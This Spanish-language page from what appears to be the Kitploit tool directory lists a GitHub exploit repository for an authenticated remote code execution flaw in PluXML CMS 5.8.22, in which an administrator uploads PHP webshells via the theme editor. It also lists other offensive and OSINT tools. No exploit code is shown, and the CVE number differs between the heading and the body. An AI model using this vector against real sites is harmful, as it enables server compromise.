
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-67435 — Se ha identificado una vulnerabilidad crítica de ejecución remota de código (RCE) en PluXML CMS versión 5.8.22. Esta vulnerabilidad permite a administradores autenticados ejecutar código PHP arbitrario en el servidor web mediante la subida de webshells PHP maliciosas a través de la funcionalidad del editor de temas. | Kitploit
Herramientas/GitHubGitHub/rajchowdhury240/cve-2025-67435
Análisis de VulnerabilidadesAnálisis de CódigoExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónDesarrollo de Payloads
GitHubrajchowdhury240/cve-2025-67435

CVE-2025-67435

Ver Repositorio
141hace 11 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    597
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    396
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    274
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    260

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →

Acerca de

Se ha identificado una vulnerabilidad crítica de ejecución remota de código (RCE) en PluXML CMS versión 5.8.22. Esta vulnerabilidad permite a administradores autenticados ejecutar código PHP arbitrario en el servidor web mediante la subida de webshells PHP maliciosas a través de la funcionalidad del editor de temas.

Compartir

CVE-2025-67436

Ejecución remota de código (RCE) autenticada en PluXml CMS 5.8.22

Investigador : Chowdhury Faizal Ahammed



